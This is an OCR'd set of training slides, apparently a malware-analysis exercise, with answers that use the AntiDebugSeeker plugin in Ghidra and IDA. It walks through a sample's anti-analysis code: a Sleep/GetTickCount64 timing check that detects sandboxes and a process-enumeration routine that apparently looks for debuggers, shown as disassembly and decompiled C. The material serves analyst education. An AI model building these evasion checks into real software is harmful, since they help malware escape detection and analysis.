
Check2 : Investigate the main functions of this malware.

Point : Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.

Exercise 2 Answer for Ghidra

Exercise 2 Answer For Ghidra


- Use AntiDebugSeeker to confirm the anti-analysis features.



Click ‘Detected Function List’ Button to group the function list

Exercise 2 Answer For Ghidra

- Use AntiDebugSeeker to confirm the anti-analysis features.




How many anti-debugging features are there?

Exercise 2 Answer For Ghidra

- The first is AntiDebug using Sleep-Time Check.

```
004015bc 57              PUSH    EDI
                     Time Check_2
004015bd 8b 3d 14        MOV     EDI,dword ptr [->KERNEL32.DLL::GetTickCount64]
         30 40 00
004015c3 83 c7 02        ADD     EDI,0x2
004015c6 ff d7           CALL    EDI
                     Sleep Check
004015c8 8b 1d 10        MOV     EBX,dword ptr [->KERNEL32.DLL::Sleep]
         30 40 00
004015ce 8b f0           MOV     ESI,EAX
004015d0 68 80 3e        PUSH    0x3e80
         00 00
004015d5 ff d3           CALL    EBX=>KERNEL32.DLL::Sleep
004015d7 ff d7           CALL    EDI
004015d9 2b c6           SUB     EAX,ESI
004015db 83 da 00        SBB     EDX,0x0
004015de 85 d2           TEST    EDX,EDX
004015e0 77 11           JA      LAB_004015f3
004015e2 72 07           JC      LAB_004015eb
004015e4 3d 98 3a        CMP     EAX,0x3a98
         00 00
004015e9 73 08           JNC     LAB_004015f3
```

It's easier to visualize when hexadecimal is converted to decimal.



Exercise 2 Answer For IDA


Decompiled

```
local_c = DAT_00405004 ^ (uint)auStack_1dc;
                    /* Time Check_2 */
pcVar11 = GetTickCount64_exref + 2;
uVar2 = (*pcVar11)();
                    /* Sleep Check */
Sleep(16000);
uVar12 = (*pcVar11)();
if (((uint)((ulonglong)uVar12 >> 0x20) == (uint)((uint)uVar12 < uVar2)) &&
   ((uint)uVar12 - uVar2 < 15000)) {
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

1. Get Initial Time (α): It first captures the current time.
2. Sleep for 16 Seconds: The program then pauses for 16 seconds.
3. Get Time After Sleep (β): Immediately after the pause, it captures the time again.
4. Calculate Time Difference: The difference between the initial time (α) and the time after sleep (β) is calculated.
5. Check for Time Discrepancy: If the difference is less than 15 seconds, the program assumes that some form of anti-debugging technique, like sleep time reduction in a sandbox, is being used.
6. Terminate if Tampered: If it detects shortened sleep, suggesting tampering or debugging, the malware shuts itself down to avoid detection or analysis.


Exercise 2 Answer For Ghidra

- The first is AntiDebug using Sleep-Time Check.
- The purpose is to detect environments like sandboxes, so it can be debugged directly using F8.



Exercise 2 Answer For Ghidra

If you continue debugging as is, there is a function called sub_4010D0.
Does this function have anti-analysis capabilities?





```
FUN_004010d0
    CreateToolhelp32Snapshot : 0040110c
    Process32Next : 004011bb
    Enumerate_Running_Processes : 0040111b
```

```
                    Process Check
0040110c ff 15 0c   CALL    dword ptr [->KERNEL32.DLL::CreateToolhelp32Sna...
         30 40 00
00401112 8d 4c 24 18    LEA     ECX,[ESP + 0x18]
00401116 89 44 24 14    MOV     dword ptr [ESP + 0x14],EAX
0040111a 51             PUSH    ECX
                    Enumerate_Running_Processes
0040111b 8b 0d 04   MOV     ECX,dword ptr [->KERNEL32.DLL::Process32First]
         30 40 00
                    The CreateToolhelp32Snapshot function to enumerate running pr...
                    It might be detecting a specific debugger and using functions...
00401121 50             PUSH    EAX
```

